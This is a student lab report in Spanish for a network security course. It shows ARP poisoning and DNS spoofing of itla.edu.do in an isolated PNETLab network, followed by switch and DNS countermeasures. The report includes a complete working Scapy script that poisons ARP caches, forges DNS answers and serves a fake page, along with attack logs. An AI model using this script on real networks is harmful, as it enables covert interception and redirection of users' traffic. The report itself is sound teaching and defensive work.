



**INSTITUTO TECNOLÓGICO
DE LAS AMERICAS**

TÍTULO DEL TRABAJO:

DNS SPOOFING/DNS POISONING: HAGA SPOOFING DEL REGISTRO DNS
ITLA.EDU.DO PARA QUE APUNTE A UN SERVICIO WEB LOCAL

ESTUDIANTE:

SAEL GERMÁN GARCIA

MATRÍCULA:

2025-0725

PROFESOR:

JONATHAN RONDON

ASIGNATURA:

SEGURIDAD DE REDES

12 DE JUNIO DEL 2026

Índice

1. Objetivo del laboratorio	3
2. Objetivo del script	3
3. Parametros usados	3
4. Requisitos para utilizar la herramienta	3
5. Documentacion del funcionamiento del script	4
6. Documentacion de la red	4
6.1 Topologia e interfaces	4
7. Procedimiento del laboratorio	5
7.1 Estado limpio antes del ataque	5
7.2 Ejecucion del ataque	6
7.3 Verificacion con ataque activo	6
8. Evidencias del ataque	7
9. Contramedidas	7
9.1 Comandos de mitigacion utilizados	7
10. Resultados obtenidos	8
11. Conclusiones	8
12. Anexo: comandos y script utilizado	8
12.1 Comandos de configuracion rapida	8
12.2 Script dns_spoof.py utilizado	8
Referencias y apoyo	10

1. Objetivo del laboratorio

El objetivo del laboratorio es demostrar, en un entorno controlado de PNETLab, como un atacante puede realizar DNS Spoofing para falsificar la resolución del dominio itla.edu.do y redirigir a una víctima hacia un servicio web local controlado por el atacante. El laboratorio permite observar el cambio antes y después del ataque, mostrando la resolución DNS real del dominio y luego la resolución falsa hacia la IP del atacante.

La práctica también busca documentar contramedidas de seguridad para reducir el riesgo de este tipo de ataque, incluyendo protecciones a nivel de switch, configuraciones de ARP estático y mecanismos de autenticación de DNS.

Link de YouTube : https://www.youtube.com/playlist?list=PLV_dKVnYXf6f67jGkXDf8d4dPSeYV39qM

Link del GitHub: https://github.com/Sael2727/SaelGermanGarcia_2025-0725_DNS_Spoofing.git

2. Objetivo del script

El objetivo del script `dns_spoof.py` es automatizar el proceso de ataque. La herramienta combina ARP Poisoning, intercepción de consultas DNS y un servidor web falso. Cuando la víctima intenta resolver `itla.edu.do`, el atacante responde con la IP `10.25.10.10`, que corresponde al servidor web local falso.

- Habilitar el reenvío de paquetes IPv4 en el atacante para permitir que la víctima mantenga conectividad.
- Obtener las direcciones MAC de la víctima y del gateway mediante solicitudes ARP.
- Enviar respuestas ARP falsas para posicionar al atacante como intermediario entre la víctima y el gateway.
- Escuchar consultas DNS de la víctima y responder de forma falsa cuando el dominio sea `itla.edu.do`.
- Levantar un servidor HTTP local para mostrar una página falsa cuando la víctima acceda al dominio falsificado.

3. Parametros usados

Parametro	Valor	Descripcion
IFACE	ens3	Interfaz del atacante conectada a la VLAN 10.
TARGET	10.25.10.20	Dirección IP de la víctima Ubuntu Server.
GATEWAY	10.25.10.1	Gateway de la VLAN 10 en R1.
DOMAIN	itla.edu.do	Dominio DNS que se falsifica durante la prueba.
FAKE_IP	10.25.10.10	IP del atacante y del servidor web falso.
DNS original de la víctima	8.8.8.8	Servidor DNS configurado antes del ataque para demostrar la consulta real.
VLAN utilizada	10	VLAN donde se encuentran el atacante y la víctima.

4. Requisitos para utilizar la herramienta

- Entorno de laboratorio aislado, por ejemplo PNETLab o EVE-NG.
- Atacante Linux con Python 3, privilegios root y Scapy instalado.
- Víctima Ubuntu Server con conectividad hacia la VLAN 10 y herramientas como `nslookup/curl`.
- Gateway de la VLAN 10 configurado en R1 con IP `10.25.10.1`.
- Switches configurados con VLAN 10 y puertos correctos para atacante y víctima.
- Conectividad IP entre atacante, víctima y gateway antes de ejecutar el ataque.
- Servidor DNS externo configurado en la víctima antes del ataque, en este caso `8.8.8.8`.

```
# Dependencias usadas en el atacante
sudo apt update
sudo apt install -y python3-pip python3-scapy
sudo pip3 install scapy

# Ejecucion del script
sudo python3 /home/eve/dns_spoof.py
```

5. Documentacion del funcionamiento del script

El script trabaja en cuatro bloques principales: habilitacion del reenvio IPv4, ARP Poisoning, DNS Spoofing y servidor web falso. Todos estos componentes se ejecutan de forma coordinada para que la victima continúe navegando sin notar que sus consultas están siendo manipuladas.

Fase	Modulo	Funcion
1	IP forwarding	Activa net.ipv4.ip_forward=1 para permitir que el atacante reenvie trafico entre la victima y el gateway.
2	Obtencion de MAC	Usa ARP para obtener la MAC real de la victima y la MAC real del gateway.
3	ARP Poisoning	Envia respuestas ARP falsas: a la victima le dice que el gateway tiene la MAC del atacante; al gateway le dice que la victima tiene la MAC del atacante.
4	Sniffing DNS	Escucha paquetes UDP puerto 53 y detecta consultas DNS hechas por la victima.
5	Respuesta DNS falsa	Cuando detecta itla.edu.do, responde con un registro A falso apuntando a 10.25.10.10.
6	Servidor web falso	Levanta un servidor HTTP en el puerto 80 para mostrar la pagina falsa cuando la victima entra a http://itla.edu.do.
7	Limpieza	Al detener el ataque, intenta desactivar el reenvio IP y restaurar ARP.

6. Documentacion de la red

La red del laboratorio está segmentada por VLANs. El ataque se ejecuta en la VLAN 10, donde se encuentran el atacante y la víctima. R1 funciona como gateway de la VLAN 10 y SW1-CORE/SW2 transportan la VLAN hacia los hosts.

6.1 Topologia e interfaces




Figura 1. Topologia fisica y logica utilizada para DNS Spoofing.

Dispositivo	Interfaz	Conexion	IP/VLAN	Descripcion
R2	e0/0	Hacia Internet	N/A	Salida externa del laboratorio.
R2	e0/1	Hacia R1 e0/0	N/A	Enlace entre routers.
R1	e0/0	Hacia R2 e0/1	N/A	Enlace WAN/laboratorio.
R1	e0/1.10	Subinterfaz VLAN 10	10.25.10.1/24	Gateway de atacante y victima.
SW1-CORE	e0/0	Trunk hacia R1	VLAN 10	Transporte de VLAN hacia gateway.
SW1-CORE	e0/2	Trunk hacia SW2 e0/0	VLAN 10	Enlace entre switches.
SW1-CORE	e0/3	Access hacia atacante	VLAN 10	Puerto del atacante Ubuntu.
SW2	e0/0	Trunk hacia SW1-CORE	VLAN 10	Enlace de distribucion/acceso.
SW2	e0/1	Access hacia victima	VLAN 10	Puerto de Ubuntu Server victima.
Atacante	ens3/e0	Host atacante	10.25.10.10/24	Ejecuta ARP Poisoning, DNS Spoofing y web falsa.
Victima	eth1/e1	Host victima	10.25.10.20/24	Realiza consultas DNS y prueba HTTP.

Equipo	Interfaz	IP	Gateway	VLAN/Red	MAC/Nota
Atacante Ubuntu	ens3	10.25.10.10/24	10.25.10.1	VLAN 10	50:c0:cc:00:21:00
Victima Ubuntu Server	eth1	10.25.10.20/24	10.25.10.1	VLAN 10	50:10:2f:00:33:01
Gateway R1	e0/1.10	10.25.10.1/24	N/A	VLAN 10	aa:bb:cc:00:02:10
Victima gestion	eth0	192.168.226.207/24	N/A	Red NAT/gestion	No participa en el ataque
Atacante gestion	ens4	192.168.226.219/24	N/A	Red NAT/gestion	No participa en el ataque

7. Procedimiento del laboratorio

7.1 Estado limpio antes del ataque

Antes de ejecutar el ataque se limpio la tabla ARP de la victima y se configuro su DNS hacia 8.8.8.8. La prueba inicial muestra que itla.edu.do resuelve a IPs reales de Internet, no a la IP del atacante.

```
# En la victima
sudo ip neigh flush dev eth1
sudo systemctl stop systemd-resolved
echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf
ip neigh show
nslookup itla.edu.do
```

```
root@kvm:~# ip neigh show
10.25.10.1 dev eth1 lladdr aa:bb:cc:00:02:10 STALE
192.168.226.254 dev eth0 lladdr 00:50:56:ed:48:3f STALE
192.168.226.2 dev eth0 lladdr 00:50:56:ee:4e:3f STALE
192.168.226.1 dev eth0 lladdr 00:50:56:c0:00:08 REACHABLE
root@kvm:~# nslookup itla.edu.do
Server:           8.8.8.8
Address:          8.8.8.8#53

Non-authoritative answer:
Name:   itla.edu.do
Address: 104.26.13.23
Name:   itla.edu.do
Address: 172.67.69.129
Name:   itla.edu.do
Address: 104.26.12.23
Name:   itla.edu.do
Address: 2606:4700:20::681a:c17
Name:   itla.edu.do
Address: 2606:4700:20::ac43:4581
Name:   itla.edu.do
Address: 2606:4700:20::681a:d17
```

Figura 2. Estado antes del ataque: gateway real y resolucion DNS real de itla.edu.do.

7.2 Ejecucion del ataque

Luego se ejecuto el script en el atacante. El script activo IP forwarding, obtuvo las MAC de la victima y del gateway, inicio ARP Poisoning, levanto el servidor web falso y comenzo a escuchar consultas DNS para itla.edu.do.

```
# En el atacante
sudo python3 /home/eve/dns_spoof.py

root@Linux-Desktop:/home/eve# sudo python3 /home/eve/dns_spoof.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6

DNS SPOOFING - Sael German Garcia
Victima : 10.25.10.20
Gateway : 10.25.10.1
Dominio : itla.edu.do
Fake IP : 10.25.10.10

[+] IP forwarding ON
[+] MAC Victima : 50:10:2f:00:33:01
[+] MAC Gateway : aa:bb:cc:00:02:10
[+] MAC Atacante : 50:c0:cc:00:21:00

[+] ARP Poisoning iniciado...
[*] Escuchando queries DNS para 'itla.edu.do'...
[*] Ctrl+C para detener

[+] Servidor web falso corriendo en http://10.25.10.10

[!!!] QUERY #1 capturada: itla.edu.do
Respondiendo con -> 10.25.10.10

[!!!] QUERY #2 capturada: itla.edu.do
Respondiendo con -> 10.25.10.10

[!!!] QUERY #3 capturada: itla.edu.do
Respondiendo con -> 10.25.10.10
```

Figura 3. Script ejecutandose en el atacante y capturando consultas DNS.

7.3 Verificacion con ataque activo

Con el ataque activo, la tabla ARP de la victima muestra que el gateway 10.25.10.1 fue asociado con la MAC del atacante. Al hacer nslookup, el dominio itla.edu.do ya no resuelve a las IPs reales, sino a 10.25.10.10.

```
# En la victima
ip neigh show
nslookup itla.edu.do
curl http://itla.edu.do

root@kvm:~# ip neigh show
10.25.10.1 dev eth1 lladdr 50:c0:cc:00:21:00 REACHABLE
192.168.226.254 dev eth0 lladdr 00:50:56:ed:48:3f STALE
192.168.226.2 dev eth0 lladdr 00:50:56:ee:4e:3f STALE
192.168.226.1 dev eth0 lladdr 00:50:56:c0:00:08 DELAY
10.25.10.10 dev eth1 lladdr 50:c0:cc:00:21:00 STALE
root@kvm:~# nslookup itla.edu.do
Server:      8.8.8.8
Address:     8.8.8.8#53

Name:   itla.edu.do
Address: 10.25.10.10
Name:   itla.edu.do
Address: 10.25.10.10
```

Figura 4. Despues del ataque: itla.edu.do resuelve hacia 10.25.10.10.

```

root@kvm:~# nslookup itla.edu.do
Server:      8.8.8.8
Address:     8.8.8.8#53

Name:   itla.edu.do
Address: 10.25.10.10
Name:   itla.edu.do
Address: 10.25.10.10

root@kvm:~# curl http://itla.edu.do
<!DOCTYPE html><html><head><meta charset='utf-8'><title>ITLA</title></head><body style='font-family:sans-serif;text-align:center;padding:80px;background:#0d0d1a;color:#eee'><h1 style='color:#e94560;font-size:3em'>!! SITIO INTERCEPTADO !!</h1><h2>itla.edu.do</h2><p style='font-size:1.2em'>DNS Spoofing exitoso</p><p style='color:#888'>Lab Seguridad de Redes - Sael German Garcia</p></body></html>root@kvm:~#

```

Figura 5. La victima accede a la pagina web falsa mediante `http://itla.edu.do`.

8. Evidencias del ataque

Evidencia	Resultado observado
Estado inicial	La victima consulta itla.edu.do usando 8.8.8.8 y recibe IPs reales: 104.26.13.23, 104.26.12.23 y 172.67.69.129.
ARP Poisoning	La IP 10.25.10.1 del gateway aparece asociada a la MAC del atacante 50:c0:cc:00:21:00.
DNS Spoofing	La consulta a itla.edu.do responde 10.25.10.10, que es la IP del atacante.
Web falsa	<code>curl http://itla.edu.do</code> muestra el HTML de la pagina falsa alojada localmente en el atacante.
Logs del atacante	El script muestra QUERY capturada y Respondiendo con -> 10.25.10.10.

9. Contramedidas

El ataque depende de manipular la resolucion ARP para interceptar el trafico DNS. Por tanto, la mitigacion debe aplicarse tanto a nivel de capa 2 como a nivel de DNS.

Contramedida	Descripcion
ARP estatico en la victima	Fijar la MAC real del gateway evita que el atacante sobrescriba la entrada ARP.
Dynamic ARP Inspection	El switch valida paquetes ARP y bloquea respuestas ARP falsas.
DHCP Snooping	Construye una base confiable de asignaciones IP-MAC para que DAI pueda validar ARP.
DNSSEC	Permite validar criptograficamente que la respuesta DNS sea autentica.
DNS over HTTPS / DNS over TLS	Reduce la posibilidad de interceptar o modificar consultas DNS en transito.
Segmentacion y monitoreo	Limitar hosts en la misma VLAN y monitorear cambios ARP sospechosos.

9.1 Comandos de mitigacion utilizados

```

! En SW1-CORE / SW2
configure terminal
ip dhcp snooping
ip dhcp snooping vlan 10
ip arp inspection vlan 10

! Los puertos trunk/uplink confiables deben marcarse como trusted
interface ethernet 0/0
ip dhcp snooping trust
ip arp inspection trust
exit

! En la victima, como medida puntual de endpoint
sudo arp -s 10.25.10.1 aa:bb:cc:00:02:10

```

```

SW1-CORE(config)#ip dhcp snooping
SW1-CORE(config)#ip dhcp snooping vlan 10
SW1-CORE(config)#ip arp inspection vlan 10

```

Figura 6. Activacion de DHCP Snooping y Dynamic ARP Inspection en SW1-CORE.

10. Resultados obtenidos

- Se comprobo que antes del ataque itla.edu.do resolvía hacia sus direcciones reales de Internet.
- Se logro envenenar la tabla ARP de la victima para asociar el gateway 10.25.10.1 con la MAC del atacante.
- El script intercepto consultas DNS de la victima y respondio con la IP falsa 10.25.10.10.
- La victima accedio a <http://itla.edu.do> y recibio la pagina web falsa servida por el atacante.
- Se documentaron contramedidas para reducir o bloquear el ataque en una red real.

11. Conclusiones

El laboratorio demuestra que DNS Spoofing es un ataque de alto impacto porque el usuario puede escribir un dominio legitimo y terminar en un sitio falso sin notar el cambio. En este caso, el ataque fue posible porque la victima y el atacante se encontraban en la misma VLAN y el atacante pudo manipular ARP para posicionarse como intermediario.

La defensa no debe depender de una sola medida. La combinacion de Dynamic ARP Inspection, DHCP Snooping, segmentacion adecuada, ARP estatico en casos criticos y validacion DNS mediante DNSSEC o DNS cifrado ayuda a reducir el riesgo de suplantacion y redireccionamiento malicioso.

12. Anexo: comandos y script utilizado

12.1 Comandos de configuracion rapida

```
# Atacante Ubuntu
sudo ip link set ens3 up
sudo ip addr add 10.25.10.10/24 dev ens3
sudo ip route add default via 10.25.10.1 dev ens3

# Victima Ubuntu Server
sudo ip link set eth1 up
sudo ip addr add 10.25.10.20/24 dev eth1
sudo ip route add default via 10.25.10.1 dev eth1
sudo systemctl stop systemd-resolved
echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf

# Pruebas
ip neigh show
nslookup itla.edu.do
curl http://itla.edu.do
```

12.2 Script dns_spoof.py utilizado

El siguiente bloque resume la version utilizada del script. La copia ejecutable completa se mantiene en el repositorio del laboratorio.

```
#!/usr/bin/env python3
# DNS Spoofing Attack - Sael German Garcia
# Dominio objetivo: itla.edu.do

import threading
import signal
import sys
import subprocess
from scapy.all import sniff, sendp, send, get_if_hwaddr, ARP, Ether, IP, UDP, DNS, DNSRR, sr

IFACE = "ens3"
TARGET = "10.25.10.20"
GATEWAY = "10.25.10.1"
DOMAIN = "itla.edu.do"
FAKE_IP = "10.25.10.10"
```



```

subprocess.run(["sysctl", "-w", "net.ipv4.ip_forward=1"], stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
print("[+] IP forwarding ON")

def get_mac(ip):
    ans, _ = sr(ARP(op=1, pdst=ip), timeout=3, verbose=False, iface=IFACE)
    for _, r in ans:
        return r[ARP].hwsrc
    return None

target_mac = get_mac(TARGET)
gateway_mac = get_mac(GATEWAY)
if not target_mac or not gateway_mac:
    print("[!] No se pudo obtener MAC. Verifica conectividad.")
    sys.exit(1)

my_mac = get_if_hwaddr(IFACE)
arp_running = True

def arp_poison():
    pkt_v = ARP(op=2, pdst=TARGET, hwdst=target_mac, psrc=GATEWAY, hwsrc=my_mac)
    pkt_g = ARP(op=2, pdst=GATEWAY, hwdst=gateway_mac, psrc=TARGET, hwsrc=my_mac)
    print("[+] ARP Poisoning iniciado...")
    import time
    while arp_running:
        send(pkt_v, verbose=False, iface=IFACE)
        send(pkt_g, verbose=False, iface=IFACE)
        time.sleep(1.5)

def start_web():
    import http.server, socketserver
    html = b"<html><body><h1>!! SITIO INTERCEPTADO !!</h1><h2>itla.edu.do</h2><p>DNS Spoofing exitoso</p></body></html>"
    class H(http.server.BaseHTTPRequestHandler):
        def do_GET(self):
            self.send_response(200)
            self.send_header("Content-Type", "text/html; charset=utf-8")
            self.end_headers()
            self.wfile.write(html)
        def log_message(self, f, *a):
            print(f"[WEB] Conexion de {self.client_address[0]} -> {a[0]}")
    with socketserver.TCPServer(("0.0.0.0", 80), H) as s:
        print(f"[+] Servidor web falso corriendo en http://{FAKE_IP}")
        s.serve_forever()

count = 0

def dns_spoof(pkt):
    global count
    if not (pkt.haslayer(DNS) and pkt.haslayer(UDP) and pkt[DNS].qr == 0):
        return
    qname = pkt[DNS].qd.qname.decode().rstrip(".")
    if DOMAIN not in qname and qname not in DOMAIN:
        return
    count += 1
    print(f"[!!!] QUERY #{count} capturada: {qname}")
    print(f"Respondiendo con -> {FAKE_IP}")
    resp = (Ether(src=pkt[Ether].dst, dst=pkt[Ether].src) /
            IP(src=pkt[IP].dst, dst=pkt[IP].src) /
            UDP(sport=53, dport=pkt[UDP].sport) /
            DNS(id=pkt[DNS].id, qr=1, aa=1, qd=pkt[DNS].qd,
               an=DNSRR(rrname=pkt[DNS].qd.qname, type="A", ttl=300, rdata=FAKE_IP)))
    sendp(resp, iface=IFACE, verbose=False)

def cleanup(sig, frame):
    global arp_running
    arp_running = False
    subprocess.run(["sysctl", "-w", "net.ipv4.ip_forward=0"], stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
    sys.exit(0)

signal.signal(signal.SIGINT, cleanup)
threading.Thread(target=arp_poison, daemon=True).start()
threading.Thread(target=start_web, daemon=True).start()

```

```
sniff(iface=IFACE, filter="udp port 53", prn=dns_spoof, store=False)
```

Referencias y apoyo

- Documentacion de Scapy para construccion y envio de paquetes ARP, IP, UDP y DNS.
- Comandos Cisco/Arista usados en PNETLab para VLANs, DHCP Snooping y Dynamic ARP Inspection.
- Troubleshooting, estructura de documentacion y apoyo de redaccion asistidos con Inteligencia Artificial.